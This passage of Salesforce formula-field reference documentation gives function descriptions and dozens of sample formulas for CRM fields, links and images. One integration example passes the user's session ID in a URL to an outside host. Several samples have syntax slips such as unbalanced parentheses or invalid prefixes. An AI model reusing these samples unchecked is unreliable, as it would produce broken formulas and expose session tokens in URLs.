Visualforce Example:	`<apex:image url="{!URLFOR($Resource.TestZip, 'images/Bluehills.jpg')}" width="50" height="50"/>` In this example, the `<apex:image>` component references a .jpg file contained within a .zip file that has been uploaded as a static resource. When uploaded, the name of the static resource was defined as `TestZip`, and the path to the image within the resource is `images/Bluehills.jpg`.

Tips:	• Use global variables to access special merge fields for actions, s-controls, and static resources.
	• If an input parameter name begins with any character other than a letter or dollar sign ($), enclose it in quotation marks.
	• Enclose multiple *`inputs`* in brackets to indicate they are together:
	`{!URLFOR($Action.Case.View, Case.Id, [parm1="A", parm2="B"])}`
	• Set *`inputs`* to null if you do not have any to pass yet you want to set the *`no override`* argument:
	`{!URLFOR($Action.Case.View, Case.Id, null, true)}`
	• When you override a standard action, that action is no longer available in Salesforce. For example, if you override the new account action, that affects the **New** button on all pages such as the account detail page, account related lists on other detail pages, and the **Create New** drop down list in the sidebar. To override a standard action yet still access it, use the *`no override`* argument in your s-control to reference that action.

	• When you override the tab home page for a standard or custom tab, set *`target`* to the "Tab" `$Action` global variable and *`id`* to the object type. For example, `URLFOR($Action.Account.Tab, $ObjectType.Account)` • This function is only available in custom buttons, links, s-controls, and Visualforce pages.

VALUE

Description:	Converts a text string to a number.
Use:	`VALUE(`***`text`***`)` and replace *`text`* with the field or expression you want converted into a number.
Example:	**Lead Number** `VALUE(Lead_Number__c)` returns a number for the text value in the auto-number field `Lead Number`. This can be useful if you want to use the `Lead Number` field in a calculation. Note that auto-number fields are actually text fields and must be converted to a number for numeric calculations. **Round Robin Lead Assignment** `MOD(VALUE(Lead_Number__c), 3)` This formula is for a custom formula field named Round_Robin_ID that assigns each lead a value of 0, 1, or 2. This formula uses a custom auto-number field called `Lead Number` that assigns each lead a unique number starting with 1. The MOD function divides the lead number by the number of lead queues available (three in this example) and returns a remainder of 0, 1, or 2. Use the value of this formula field in your lead assignment rules to assign lead records to different queues. For example: • Round_Robin_ID = 0 is assigned to Queue A • Round_Robin_ID = 1 is assigned to Queue B • Round_Robin_ID = 2 is assigned to Queue C
Tips:	Make sure the text in a VALUE function does not include any special characters other than a decimal point (period) or minus sign (dash). For example, the formula `VALUE(Text_field__c)` produces these results: • If `Text field` is 123, the result is **123** • If `Text field` is blank, the result is **#Error!** • If `Text field` is $123, the result is **#Error!** • If `Text field` is EUR123, the result is **#Error!**

VLOOKUP

Description:	Returns a value by looking up a related value on a custom object similar to the VLOOKUP() Excel function.
Use:	`VLOOKUP(`***`field_to_return`***`, `***`field_on_lookup_object`***`, `***`lookup_value`***`)` and replace *`field_to_return`* with the field that contains the value you want returned, *`field_on_lookup_object`* with the field on the related object that contains the value you want to match, and *`lookup_value`* with the value you want to match.

<table>
<tr><td>Validation Rule Example:</td><td>
This example checks that a billing postal code is valid by looking up the first five characters of the value in a custom object called Zip_Code__c that contains a record for every valid zip code in the US. If the zip code is not found in the Zip_Code__c object or the billing state does not match the corresponding State_Code__c in the Zip_Code__c object, an error is displayed.
<pre><code>AND(LEN(BillingPostalCode) > 0, OR(BillingCountry = "USA",
BillingCountry = "US"),
                  VLOOKUP(
$ObjectType.Zip_Code__c.Fields.State_Code__c,
$ObjectType.Zip_Code__c.Fields.Name, LEFT(BillingPostalCode,5)) <>

                  BillingState)</code></pre>
Note:

Use this example when the billing country is US or USA.
You can download US zip codes in CSV file format from http://zips.sourceforge.net.

</td></tr>
<tr><td>Tips:</td><td>

The <code>field_to_return</code> must be an auto number, roll-up summary, lookup relationship, master-detail relationship, checkbox, date, date/time, email, number, percent, phone, picklist, text, text area, or URL field type.
The <code>field_on_lookup_object</code> must be the <code>Record Name</code> field on a custom object.
The <code>field_on_lookup_object</code> and <code>lookup_value</code> must be the same data type.
If more than one record matches, the value from the first record is returned.
The value returned must be on a custom object.
You cannot delete the custom field or custom object referenced in this function.
This function is only available in validation rules.

</td></tr>
</table>

YEAR

Description:	Returns the four-digit year in number format of a given date.
Use:	`YEAR(`***`date`***`)` and replace *`date`* with the field or expression that contains the year you want returned.
Example:	`YEAR(TODAY())- YEAR(Initial_Meeting__c)` returns the number of years since your initial meeting with a client. This example uses a custom date field called `Initial Meeting`.

Formulas: How Do I...
Tips on Building Formulas
Quick Reference Guide: Formula Fields

Account Management

Account Rating

This formula evaluates `Annual Revenue`, `Billing Country`, and `Type`, and assigns a value of "Hot," "Warm," or "Cold."

```
IF (AND (AnnualRevenue > 10000000,
CONTAINS (CASE (BillingCountry, "United States", "US", "America", "US", "USA", "US", "NA"),
 "US")),
IF(ISPICKVAL(Type, "Manufacturing Partner"), "Hot",
IF(OR (ISPICKVAL (Type, "Channel Partner/Reseller"),
ISPICKVAL(Type, "Installation Partner")), "Warm", "Cold")),
"Cold")
```

In addition, you can reference this Account Rating formula field from the contact object using cross-object formulas.

```
Account.Account_Rating__c
```

Account Region

This formula returns a text value of "North," "South," "East," "West," or "Central" based on the `Billing State/Province` of the account.

```
IF(ISBLANK(BillingState), "None",
IF(CONTAINS("AK:AZ:CA:HA:NV:NM:OR:UT:WA", BillingState), "West",
IF(CONTAINS("CO:ID:MT:KS:OK:TX:WY", BillingState), "Central",
IF(CONTAINS("CT:ME:MA:NH:NY:PA:RI:VT", BillingState), "East",
IF(CONTAINS("AL:AR:DC:DE:FL:GA:KY:LA:MD:MS:NC:NJ:SC:TN:VA:WV", BillingState), "South",
IF(CONTAINS("IL:IN:IA:MI:MN:MO:NE:ND:OH:SD:WI", BillingState), "North", "Other"))))))
```

Contract Aging

This formula calculates the number of days since a contract with an account was activated. If the contract `Status` is not "Activated," this field is blank.

```
IF(ISPICKVAL(Contract_Status__c, "Activated"),
NOW() - Contract_Activated_Date__c, null)
```

Contract Approval Process Aging

This formula calculates how many days in the sample are left.

```
TODAY()-Sample_date_c
```

Month of Last Account Activity

This formula field displays the month of the last activity or "None" if there are no activities.

```
CASE(MONTH(LastActivityDate),
1, "January",
2, "February",
3, "March",
4, "April",
5, "May",
6, "June",
7, "July",
8, "August",
```

```
9, "September",
10, "October",
11, "November",
12, "December",
"None")
```

Month of Service-Level Agreement Expiration

This formula returns the month that your service-level agreement expires. This example uses a custom date field called `SLA Expiration Date`.

```
MONTH(SLAExpirationDate__c)
```

Account Media Service Links

BBC™ News Search

This formula creates a link to a BBC news search site based on the `Account Name`.

```
HYPERLINK(
"http://newssearch.bbc.co.uk/cgi-bin/search/results.pl?scope=newsifs;tab=news;q="&Name,
"BBC News")
```

Bloomberg™ News Search

This formula creates a link to an account's ticker symbol on the Bloomberg website.

```
HYPERLINK(
"http://www.bloomberg.com/apps/quote?ticker="&TickerSymbol,
"Bloomberg News")
```

CNN™ News Search

This formula creates a link to a CNN news search site using the `Account Name`.

```
HYPERLINK(
"http://websearch.cnn.com/search/search?source=cnn&
invocationType=search%2Ftop&sites=web&query="&Name,
"CNN News")
```

MarketWatch™ Search

This formula creates a link to an account's ticker symbol on the Marketwatch.com website.

```
HYPERLINK(
"http://www.marketwatch.com/tools/quotes/quotes.asp?symb="&TickerSymbol,
"Marketwatch")
```

Google™ Search

This formula creates a link to a Google search site using the `Account Name`.

```
HYPERLINK(
"http://www.google.com/search?en&q="&Name,
"Google")
```

Google News Search

This formula creates a link to a Google news search site using the `Account Name`.

```
HYPERLINK(
"http://www.google.com/news?en&q="&Name,
"Google News")
```

Yahoo!™ Search

This formula creates a link to a Yahoo! search site using the `Account Name`.

```
HYPERLINK(
"http://search.yahoo.com/search?p="&Name,
"Yahoo Search")
```

Yahoo! News Search

This formula creates a link to a Yahoo! news search site using the `Account Name`.

```
HYPERLINK(
"http://news.search.yahoo.com/search/news?p="&Name,
"Yahoo News")
```

Case Management

Autodial

This formula creates a linkable phone number field that automatically dials the phone number when clicked. In this example, replace `"servername"` and `"call"` with the name of your dialing tool and the command it uses to dial. The merge field, `Id`, inserts the identifier for the contact, lead, or account record. The first `Phone` merge field tells the dialing tool what number to call and the last `Phone` merge field uses the value of the `Phone` field as the linkable text the user clicks to dial.

```
HYPERLINK("http://servername/call?id="
& Id & "&phone=" & Phone, Phone)
```

Case Aging (Assignments)

Use this example of a custom formula field called `Days Open` to display different text depending on the number of days a case has been open:

```
CASE(Days_Open__c, 3,
  "Reassign", 2, "Assign Task", "Maintain")
```

The following text is displayed:

- “Reassign” for any case open three days.
- “Assign Task” for any case open two days.
- “Maintain” for all other cases.

Case Aging (Open Cases)

This formula calculates the number of days a case has been open. If the case is closed, it sets the result to null. Add this formula to a related list as the sort column to quickly see which open cases have been open the longest. The formula returns zero if the case has been open for less than 24 hours.

```
IF(IsClosed,
null,
NOW() - CreatedDate )
```

Case Aging (Open and Closed Cases)

This formula calculates the number of days a closed case was open or the number of days an open case has been open since the date the case was created. The formula returns zero if the case has been open for less than 24 hours.

```
IF(IsClosed,
ROUND(ClosedDate - CreatedDate, 0), ROUND((NOW() - CreatedDate),0))
```

Case Categorization

This formula displays a text value of “RED,” “YELLOW,” or “GREEN,” depending on the value of a case age custom text field.

```
IF(DaysOpen__c > 20, "RED",
IF(DaysOpen__c > 10, "YELLOW",
"GREEN") )
```

Case Data Completeness Tracking

This formula calculates the percentage of specific custom fields that contain data. The formula checks the values of two custom number fields: `Problem Num` and `Severity Num`. If the fields are empty, the formula returns the value “0.” The formula returns a value of “1” for each field that contains a value and multiplies this total by fifty to give you the percentage of fields that contain data.

```
(IF(ISBLANK(Problem_Num__c), 0, 1) + IF(ISBLANK(Severity_Num__c ), 0,1)) * 50
```

Case Due Date Calculation

This formula sets the due date of a case based on the priority. If it is high, the due date is two days after it opens. If it is medium, the due date is five days after opening. Otherwise, the due date is seven days.

```
CASE (Priority,
"High", CreatedDate + 2,
"Medium",CreatedDate + 5,
CreatedDate + 7)
```

Suggested Agent Prompts

This formula prompts an agent with cross-sell offers based on past purchases.

```
CASE(Product_Purch__c,
"Printer", "Extra toner cartridges", "Camera", "Memory cards",
"Special of the day")
```

Suggested Offers

This formula suggests a product based on the support history for a computer reseller. When the `Problem` custom field matches a field, the formula field returns a suggestion.

```
CASE(Problem__c,
"Memory", "Suggest new memory cards", "Hard Drive failure", "Suggest new hard drive with
tape backup",
"")
```

Commission Calculations

Commission Amounts for Opportunities

The following is a simple formula where commission is based on a flat 2% of the opportunity `Amount`.

```
IF(ISPICKVAL(StageName, "Closed Won"),
  ROUND(Amount *0.02, 2), 0)
```

This example calculates the commission amount for any opportunity that has a "Closed Won" stage. The value of this field will be the amount times 0.02 for any closed/won opportunity. Open or lost opportunities will have a zero commission value.

Commission Deal Size

This formula calculates a commission rate based on deal size, returning a 9% commission rate for deals over 100,000 and an 8% commission rate for smaller deals.

```
IF(Amount > 100000, 0.09, 0.08 )
```

Commission Greater Than or Equal To

This formula assigns the "YES" value with a commission greater than or equal to one million. Note, this is a text formula field that uses a custom currency field called `Commission`.

```
IF(Commission__c >= 1000000, "YES", "NO")
```

Commission Maximum

This formula determines what commission to log for an asset based on which is greater: the user's commission percentage of the price, the price times the discount percent stored for the account or 100 dollars. This example assumes you have two custom percent fields on users and assets.

```
MAX($User.Commission_Percent__c * Price,
  Price * Account_Discount__c, 100)
```

Contact Management

Contact's Account Creation Date

This date formula displays the account's `Created Date` field on the contacts page.

```
Account.CreatedDate
```

Contact's Account Discount Percent

This percent formula displays the account's `Discount Percent` field on the contacts page.

```
Account.Discount_Percent__c
```

Contact's Account Name

This formula displays the standard `Account Name` field on the contacts page.

```
Account.Name
```

Contact's Account Phone

This formula displays the standard `Account Phone` field on the contacts page.

```
Account.Phone
```

Contact's Account Rating

Use this formula to display the `Account Rating` field on the contacts page.

```
CASE(Account.Rating, "Hot", "Hot", "Warm", "Warm", "Cold", "Cold", "Not Rated")
```

Contact's Account Website

This formula displays the standard `Account Website` field on the contacts page.

```
Account.Website
```

If the account website URL is long, use the HYPERLINK function to display a label such as “Click Here” instead of the URL. For example:

```
IF(Account.Website="", "",
 IF(
  OR(LEFT(Account.Website, 7) = "http://",LEFT(Account.Website, 8) = "https://"),
  HYPERLINK( Account.Website , "Click Here" ),
  HYPERLINK( "http://" & Account.Website , "Click Here" )
 )
)
```

This formula also adds the necessary "http://" or "https://" before a URL if neither were included in the URL field.

Contact’s Age

Use this formula to calculate a person’s age based on a standard field called `Birthdate`. The person’s `Birthdate` is subtracted from today’s date, which returns the number of days since the person’s `Birthdate`. This number is divided by the number of days in a year and rounded down to the nearest integer.

```
FLOOR((TODAY()-Birthdate)/365.2425)
```

Contact's Birthday

This formula displays the value “Yes” if the contact’s birthday falls in the current calendar month.

```
IF (
MONTH( Birthdate) = MONTH( TODAY()), "Yes", "")
```

Contact's LinkedIn™ Profile

You can configure a link that appears on your contacts' profile page that sends you to their LinkedIn profile. To do so:

1. From Setup, click **Customize** > **Contacts** > **Buttons, Links and Actions**.
2. Click **New Button or Link**.
3. Enter a `Label` for this link, like `LinkedInLink`.
4. Enter this formula in the content box:

   ```
   http://www.linkedin.com/search/fpsearch?type=people&keywords
   ={!Contact.FirstName}+{!Contact.LastName}
   ```

5. Click **Save**.

Remember to add this link to the Contact page layout in order for it to show up.

Contact Identification Numbering

This formula displays the first five characters ofta name and the last four characters of a social security number separated by a dash. Note that this example uses a text custom field called `SSN`.

```
TRIM(LEFT(LastName,
5)) & "-" & TRIM(RIGHT(SSN__c, 4))
```

Contact Preferred Phone

This formula displays the contact’s preferred contact method in a contact related list—work phone, home phone, or mobile phone—based on a selected option in a `Preferred Phone` custom picklist.

```
CASE(Preferred_Phone__c,
"Work", "w. " & Phone,
"Home", "h. " & HomePhone,
"Mobile", "m. " & MobilePhone,
"No Preferred Phone")
```

Contact Priority

This formula assesses the importance of a contact based on the account rating and the contact's title. If the account rating is `Hot` or the title starts with `Executive`, then the priority is high (P1). If the account rating is `Warm` or the title starts with `VP` then the priority is medium (P2), and if the account rating is `Cold` then the priority is low (P3).

```
IF(OR(ISPICKVAL(Account.Rating, "Hot"), CONTAINS(Title, "Executive")), "P1",

IF(OR(ISPICKVAL(Account.Rating, "Warm"), CONTAINS(Title, "VP")), "P2",

IF(ISPICKVAL(Account.Rating, "Cold"), "P3",

"P3")
)
)
```

Contact Yahoo! ID

This formula displays a clickable Yahoo! Messenger icon indicating if the person is logged on to the service. Users can click the icon to launch a Yahoo! Messenger conversation with the person. This example uses a custom text field called `Yahoo Name` on contacts where you can store the contact's Yahoo! Messenger ID.

```
HYPERLINK("ymsgr:sendIM?"
& Yahoo_Name__c, IMAGE("http://opi.yahoo.com/online?u=" &
Yahoo_Name__c & "&m;=g&t;=0", "Yahoo"))
```

Dynamic Address Formatting

This formula field displays a formatted mailing address for a contact in standard format, including spaces and line breaks where appropriate depending on the country.

```
CASE(ShippingCountry,
"USA",
  ShippingStreet & BR() &
  ShippingCity & ",
  " & ShippingState & " " &
  ShippingPostalCode & BR()
  & ShippingCountry,
"France",
  ShippingStreet & BR() &
  ShippingPostalCode & " " &
  ShippingCity & BR() &
  ShippingCountry, "etc")
```

Telephone Country Code

This formula determines the telephone country code of a contact based on the `Mailing Country` of the mailing address.

```
CASE(MailingCountry,
"USA", "1",
"Canada", "1",
"France", "33",
"UK", "44",
"Australia", "61",
"Japan", "81",
"?")
```

Unformatted Phone Number

This formula removes the parentheses and dash characters from North American phone numbers. This is necessary for some auto-dialer software.

```
IF(Country_Code__c = "1", MID( Phone ,2, 3) & MID(Phone,7,3) & MID(Phone,11,4), Phone)
```

Data Categorization

Deal Size Large and Small

This formula displays “Large Deal” for deals over one million dollars or “Small Deal” for deals under one million dollars.

```
IF(Sales_Price__c > 1000000,
"Large Deal",
"Small Deal")
```

Deal Size Small

This formula displays “Small” if the price and quantity are less than one. This field is blank if the asset has a price or quantity greater than one.

```
IF(AND(Price<1,Quantity<1),"Small",
  null)
```

Product Categorization

This formula checks the content of a custom text field named `Product_Type` and returns “Parts” for any product with the word “part” in it. Otherwise, it returns “Service.” Note that the values are case sensitive, so if a `Product_Type` field contains the text “Part” or “PART,” this formula returns “Services.”

```
IF(CONTAINS(Product_Type__c, "part"), "Parts", "Service")
```

Date Calculations

Birthday in Current Year Accounting for Leap Years

This formula returns the date of a person's birthday in the current year, even if the person's birthday is on February 29th in a leap year.

```
IF(AND(MONTH(Birthdate) = 2, DAY(Birthdate) = 29),
(IF(OR(MOD(YEAR(DATEVALUE(NOW())), 400) = 0, AND(MOD(YEAR(DATEVALUE(NOW())) ,4) = 0,
MOD(YEAR(DATEVALUE(NOW())), 100) <> 0)),
DATE(YEAR(DATEVALUE(NOW())), MONTH(Birthdate), DAY(Birthdate)),
DATE(YEAR(DATEVALUE(NOW())), MONTH(Birthdate + 1), 28))),
(DATE(YEAR(DATEVALUE(NOW())), MONTH(Birthdate) , DAY(Birthdate))))
```

Day of Week (number)

This formula calculates today's day of the week as a number (0 = Sunday, 1 = Monday, 2 = Tuesday, and so on).

```
MOD(TODAY() - DATE(1900, 1, 7), 7)
```

Similarly, this formula substitutes the TODAY() function shown in the previous example with a custom date field called `Sign Up Date`. It returns the day of the week as a number for that field.

```
MOD(Sign_Up_Date__c - DATE(1900, 1, 7), 7)
```

Day of Week (text)

This formula calculates today's day of the week and displays it as text. To determine the day of the week for a date field, use the formula below and replace "TODAY()" with that date field.

```
CASE(
MOD(TODAY() - DATE(1900, 1, 7), 7),
0, "Sunday",
1, "Monday",
2, "Tuesday",
3, "Wednesday",
4, "Thursday",
5, "Friday",
6, "Saturday", "Error")
```

Day of Year

This formula calculates today's numeric day of the year (a number between 1 and 365).

```
TODAY() – DATE(YEAR(TODAY()), 1, 1) + 1
```

Days Until End of Month

This formula displays the number of days between a specific date and the end of the month in which the date occurs.

```
IF(
MONTH(CloseDate)=12,
DATE(YEAR(CloseDate),12,31) - CloseDate,
DATE(YEAR(CloseDate),
MONTH(CloseDate)+1,1) - CloseDate-1)
```

Time of Day

This formula returns the time of day in Greenwich Mean Time (GMT), for example: "08:04 PM").

```
MID (TEXT (Due_Date_Time__c), 12, 5)
```

Discounting

Maintenance and Services Discount

This formula field uses two custom currency fields: `Maintenance Amount` and `Services Amount`. It displays “Discounted” on an opportunity if its maintenance amount and services amount do not equal the opportunity `Amount` standard field value. Otherwise, it displays "Full Price."

```
IF(Maintenance_Amount__c + Services_Amount__c <> Amount,
"Discounted",
"Full Price")
```

Opportunity Discount Amount

This formula calculates the difference of the product `Amount` less the `Discount Amount`. Note that `Discount Amount` is a custom currency field.

```
Amount
- Discount_Amount__c
```

Opportunity Discount Rounded

Use this formula to calculate the discounted amount of an opportunity rounded off to two digits. This example is a number formula field on opportunities that uses a custom percent field called `Discount Percent`.

```
ROUND(Amount-Amount*
Discount_Percent__c,2)
```

Opportunity Discount with Approval

This formula adds a “Discount Approved” checkbox to an opportunity. It uses conditional logic to check the value of the approval flag before calculating the commission.

```
IF(Discount_Approved__c, ROUND(Amount – Amount * DiscountPercent__c, 2), Amount)
```

Employee Services

Bonus Calculation

This example determines an employee's bonus amount based on the smallest of two amounts: the employee's gross times bonus percent or an equally divided amount of the company's performance amount among all employees. It assumes you have custom number field for `Number of Employees`, a custom percent field for `Bonus Percent`, and currency custom fields for the employee's `Gross` and company's `Performance`.

```
MIN(Gross__c * Bonus_Percent__c,
  Performance__c / Number_of_Employees__c)
```

Employee 401K

This example formula determines which amount to provide in employee 401K matching based on a matching program of half of the employee's contribution or $250, whichever is less. It assumes you have custom currency field for `Contribution`.

```
MIN(250, Contribution__c /2)
```

Hours Worked Per Week

This formula uses a custom tab to enable time tracking of hours worked per day. It uses a formula field to sum the hours per week.

```
MonHours__c + TuesHours__c + WedsHours__c + ThursHours__c + FriHours__c
```

Total Pay Amount

This formula determines total pay by calculating regular hours multiplied by a regular pay rate, plus overtime hours multiplied by an overtime pay rate.

```
Total Pay =
IF(Total_Hours__c <= 40, Total_Hours__c * Hourly_Rate__c,
40 * Hourly_Rate__c +
(Total_Hours__c - 40) * Overtime_Rate__c)
```

Expense Tracking

Expense Identifier

This formula displays the text “Expense-” followed by trip name and the expense number. This is a text formula field that uses an expense number custom field.

```
"Expense-"
& Trip_Name__c & "-" & ExpenseNum__c
```

Mileage Calculation

This formula calculates mileage expenses for visiting a customer site at 35 cents a mile.

```
Miles_Driven__c * 0.35
```

Financial Calculations

Compound Interest

This formula calculates the interest, you will have after T years, compounded M times per year.

```
Principal__c * ( 1 + Rate__c / M ) ^ ( T * M) )
```

Compound Interest Continuous

This formula calculates the interest that will have accumulated after T years, if continuously compounded.

```
Principal__c * EXP(Rate__c * T)
```

Consultant Cost

This formula calculates the number of consulting days times 1200 given that this formula field is a currency data type and consulting charges a rate of $1200 per day. Note that `Consulting Days` is a custom field.

```
Consulting_Days__c
* 1200
```

Gross Margin

This formula provides a simple calculation of gross margin. In this formula example, `Total Sales` and `Cost of Goods Sold` are custom currency fields.

```
Total_Sales__c - Cost_of_Goods_Sold__c
```

Gross Margin Percent

This formula calculates the gross margin based on a margin percent.

```
Margin_percent__c * Items_Sold__c * Price_item__c
```

Payment Due Indicator

This formula returns the date five days after the contract start date whenever `Payment Due Date` is blank. `Payment Due Date` is a custom date field.

```
(BLANKVALUE(Payment_Due_Date__c, StartDate
+5)
```

Payment Status

This formula determines if the payment due date is past and the payment status is “UNPAID.” If so, it returns the text “PAYMENT OVERDUE” and if not, it leaves the field blank. This example uses a custom date field called `Payment Due Date` and a text custom field called `Payment Status` on contracts.

```
IF(
AND(Payment_Due_Date__c < TODAY(),
ISPICKVAL(Payment_Status__c, "UNPAID")),
"PAYMENT OVERDUE",
null )
```

Image Links

Yahoo! Instant Messenger™ Image

This formula displays an image that indicates whether a contact or user is currently logged in to Yahoo! Instant Messenger. Clicking the image launches the Yahoo! Instant Messenger window. This formula uses a custom text field called `Yahoo Name` to store the contact or user's Yahoo! ID.

```
IF(ISBLANK(Yahoo_Name__c),"", HYPERLINK("ymsgr:sendIM?" & Yahoo_Name__c,
IMAGE("http://opi.yahoo.com/online?u=" & Yahoo_Name__c & "&m=g&t=0", " ")))
```

"Skype Me™" Auto Dialer Button

This formula displays an image that looks like a push button. Clicking the button automatically dials the specified phone number.

```
HYPERLINK("callto://" & "+1" & Phone,
IMAGE("http://goodies.skype.com/graphics/skypeme_btn_small_blue.gif",
"Click to Skype"))
```

Flags for Case Priority

This formula displays a green, yellow, or red flag image to indicate case priority.

```
IMAGE(
CASE( Priority,
"Low", "/img/samples/flag_green.gif",
"Medium", "/img/samples/flag_yellow.gif",
"High", "/img/samples/flag_red.gif",
"/s.gif"),
"Priority Flag")
```

Color Squares for Case Age

This formula displays a 30 x 30 pixel image of a red, yellow, or green, depending on the value of a `Case Age` custom text field.

```
IF( Case_Age__c > 20,
IMAGE("/img/samples/color_red.gif", "red", 30, 30),
IF( Case_Age__c > 10,
IMAGE("/img/samples/color_yellow.gif", "yellow", 30, 30),
IMAGE("/img/samples/color_green.gif", "green", 30, 30),
))
```

Traffic Lights for Status

This formula displays a green, yellow, or red traffic light images to indicate status, using a custom picklist field called `Project Status`. Use this formula in list views and reports to create a "Status Summary" dashboard view.

```
IMAGE(
CASE(Project_Status__c,
"Green", "/img/samples/light_green.gif",
"Yellow", "/img/samples/light_yellow.gif",
"Red", "/img/samples/light_red.gif",
"/s.gif"),
"status color")
```

Stars for Ratings

This formula displays a set of one to five stars to indicate a rating or score.

```
IMAGE(
CASE(Rating__c,
"1", "/img/samples/stars_100.gif",
"2", "/img/samples/stars_200.gif",
"3", "/img/samples/stars_300.gif",
"4", "/img/samples/stars_400.gif",
"5", "/img/samples/stars_500.gif",
"/img/samples/stars_000.gif"),
"rating")
```

Consumer Reports™—Style Colored Circles for Ratings

This formula displays a colored circle to indicate a rating on a scale of one to five, where solid red is one, half red is two, black outline is three, half black is four, and solid black is five.

```
IMAGE(
CASE(Rating__c,
"1", "/img/samples/rating1.gif",
"2", "/img/samples/rating2.gif",
"3", "/img/samples/rating3.gif",
"4", "/img/samples/rating4.gif",
"5", "/img/samples/rating5.gif",
"/s.gif"),
"rating")
```

Horizontal Bars to Indicate Scoring

This formula displays a horizontal color bar (green on a white background) of a length that is proportional to a numeric score. In this example, the maximum length of the bar is 200 pixels.

```
IMAGE("/img/samples/color_green.gif", "green", 15, Industry_Score__c * 2) &
IMAGE("/s.gif", "white", 15,
200 - (Industry_Score__c * 2))
```

Integration Links

Application API Link

This formula creates a link to an application outside Salesforce, passing the parameters so that it can connect to Salesforce via the SOAP API and create the necessary event.

```
HYPERLINK ("https://www.myintegration.com?sId=" & GETSESSIONID() & "?&rowID=" & Name &
"action=CreateTask","Create a Meeting Request")
```

Shipment Tracking Integration

This formula creates a link to FedEx, UPS, or DHL shipment tracking websites, depending on the value of a `Shipping Method` custom picklist field. Note that the parameters shown in this example for FedEx, UPS, and DHL websites are illustrative and do not represent the correct parameters for all situations.

```
CASE(Shipping_Method__c,
"Fedex",
HYPERLINK("http://www.fedex.com/Tracking?ascend_header=1&clienttype
=dotcom&cntry_code=us&language=english&tracknumbers= "& tracking_id__c,"Track"),
"UPS",
HYPERLINK("http://wwwapps.ups.com/WebTracking/processInputRequest?HTMLVersion
=5.0&sort_by=status&loc=en_US&InquiryNumber1= "& tracking_id__c & "&track.x=32&track.y=7",
 "Track") ,
"DHL",
HYPERLINK("http://track.dhl-usa.com/TrackByNbr.asp?ShipmentNumber=" & tracking_id__c,"Track"),
 "")
```

Skype™ Auto Dialer Integration

This formula creates a linkable phone number field that automatically dials the phone number via the Skype VOIP phone application. It requires installation of the Skype application (a third-party product not provided by salesforce.com) on your desktop.

```
HYPERLINK("callto://+" & Country_Code__c & Phone_Unformatted__c, Phone)
```

Lead Management

Lead Aging (for open leads)

This formula checks to see if a lead is open and if so, calculates the number of days it has been open by subtracting the date and time created from the current date and time. The result is the number of days open rounded to zero decimal places. If the lead is not open, this field is blank.

```
IF(ISPICKVAL(Status,
"Open"), ROUND(NOW()-CreatedDate, 0), null)
```

Lead Data Completeness

This formula calculates the percent of certain lead fields that your sales personnel enter. The formula field checks the values of two custom number fields: `Phone` and `Email`. If the fields are empty, the formula returns the value “0.” The formula returns a value of “1” for each field that contains a value and multiplies this total by fifty to give you the percentage of fields that contain data.

```
(IF(Phone = "", 0, 1) + IF(Email = "", 0, 1) ) * 50
```

Lead Numbering

This formula returns a number value for the text value in the auto-number field `Lead Number`. This can be useful if you want to use the `Lead Number` field in a calculation, such as round-robin or other routing purposes. Note that auto-number fields are text fields and must be converted to a number for numeric calculations.

```
VALUE(Lead_Number__c)
```

Round-Robin Assignment of Cases or Leads

The following formula example for leads assumes you have three lead queues and you want to assign an equal number of incoming leads to each queue. You can also assign cases using a similar formula.

```
MOD(VALUE(Lead_Number__c),
3)
```

This formula is for a custom formula field named Round_Robin_ID that assigns each lead a value of 0, 1, or 2. This formula uses a custom auto-number field called `Lead Number` that assigns each lead a unique number starting with 1. The MOD function divides the lead number by the number of lead queues available (three in this example) and returns a remainder of 0, 1, or 2. Use the value of this formula field in your lead assignment rules to assign lead records to different queues. For example:

- Round_Robin_ID = 0 is assigned to Queue A
- Round_Robin_ID = 1 is assigned to Queue B
- Round_Robin_ID = 2 is assigned to Queue C

Metrics

Temperature Conversion

This formula converts Celsius degrees to Fahrenheit.

```
1.8 * degrees_celsius__c + 32
```

Unit of Measure Conversion

This formula converts kilometers to miles.

```
Miles__c/.621371192
```

Opportunity Management

Days Left to Close

This formula returns the expected number of days left to the close date of an opportunity.

```
Expected_close_date__c -TODAY()
```

Display Close Month for Reporting Purposes

This formula returns the month in text for the close date of an opportunity. Use this example when building a custom report that groups opportunities by the month of the `Close Date`.

```
CASE(
MONTH(CloseDate),
1, "January",
2, "February",
3, "March",
```

```
4, "April",
5, "May",
6, "June",
7, "July",
8, "August",
9, "September",
10, "October",
11, "November",
12, "December",
"Invalid month")
```

Expected Product Revenue

This formula calculates total revenue from multiple products, each with a different probability of closing.

```
ProductA_probability__c * ProductA_revenue__c + ProductB_probability__c * ProductB_revenue__c
```

Maintenance Calculation

This formula calculates maintenance fees as 20% of license fees per year. `Maintenance Years` is a custom field on opportunities.

```
Amount * Maint_Years__c * 0.2
```

Monthly Subscription-Based Calculated Amounts

This formula calculates an opportunity amount based on a monthly subscription rate multiplied by the subscription period.

```
Monthly_Amount__c * Subscription_Months__c
```

Monthly Value

This formula divides total yearly value by 12 months.

```
Total_value__c / 12
```

Opportunity Additional Costs

This formula calculates the sum of the product `Amount`, maintenance amount, and services fees. Note that `Maint amount` and `Service Fees` are custom currency fields.

```
Amount
+ Maint_Amount__c + Services_Amount__c
```

Opportunity Categorization

This formula uses conditional logic to populate an `Opportunity category` text field, based on the value of the `Amount` standard field. Opportunities with amounts less than $1500 are “Category 1,” those between $1500 and $10000 are “Category 2,” and the rest are “Category 3.” This example uses nested IF statements.

```
IF(Amount < 1500, "Category 1", IF(Amount > 10000, "Category 3", "Category 2"))
```

Opportunity Data Completeness

This formula takes a group of fields and calculates what percent of them are being used by your personnel. This formula field checks five fields to see if they are blank. If so, a zero is counted for that field. A “1” is counted for any field that contains a value and this total is divided by five (the number of fields evaluated). Note that this formula requires you select the `Treat blank fields as blanks` option under Blank Field Handling while the Advanced Formula subtab is showing.

```
(IF(ISBLANK(Maint_Amount__c), 0, 1) +
 IF(ISBLANK(Services_Amount__c), 0,1) +
  IF(ISBLANK(Discount_Percent__c), 0, 1) +
   IF(ISBLANK(Amount), 0, 1) +
    IF(ISBLANK(Timeline__c), 0, 1)) / 5
```

Opportunity Expected License Revenue

This formula calculates expected revenue for licenses based on probability of closing.

```
Expected_rev_licenses__c * Probability
```

Opportunity Reminder Date

This formula creates reminder date based on seven days before the close date of an opportunity. Use this formula field in a workflow rule to create an event for the appropriate user to take action.

```
Reminder Date = CloseDate - 7
```

Opportunity Revenue Text Display

This formula returns the expected revenue amount of an opportunity in text format without a dollar sign. For example, if the `Expected Revenue` of a campaign is “$200,000,” this formula field displays “200000.”

